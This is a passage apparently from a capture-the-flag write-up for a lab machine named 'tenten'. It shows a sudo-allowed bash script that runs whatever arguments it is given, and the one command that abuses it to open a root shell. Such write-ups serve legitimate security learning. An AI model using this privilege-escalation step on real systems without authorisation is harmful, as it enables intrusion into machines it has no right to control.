takis@tenten:~$ file /bin/fuckin
/bin/fuckin: Bourne-Again shell script, ASCII text executable
takis@tenten:~$
```

```
#!/bin/bash
$1 $2 $3 $4
/bin/fuckin (END)
```

So we just need to execute sudo again with first argument this file and second argument bash and we'll get root!

```
takis@tenten:~$ sudo /bin/fuckin bash
root@tenten:~# id
uid=0(root) gid=0(root) groups=0(root)
root@tenten:~# cd /root
root@tenten:/root# ls
root.txt
root@tenten:/root#
```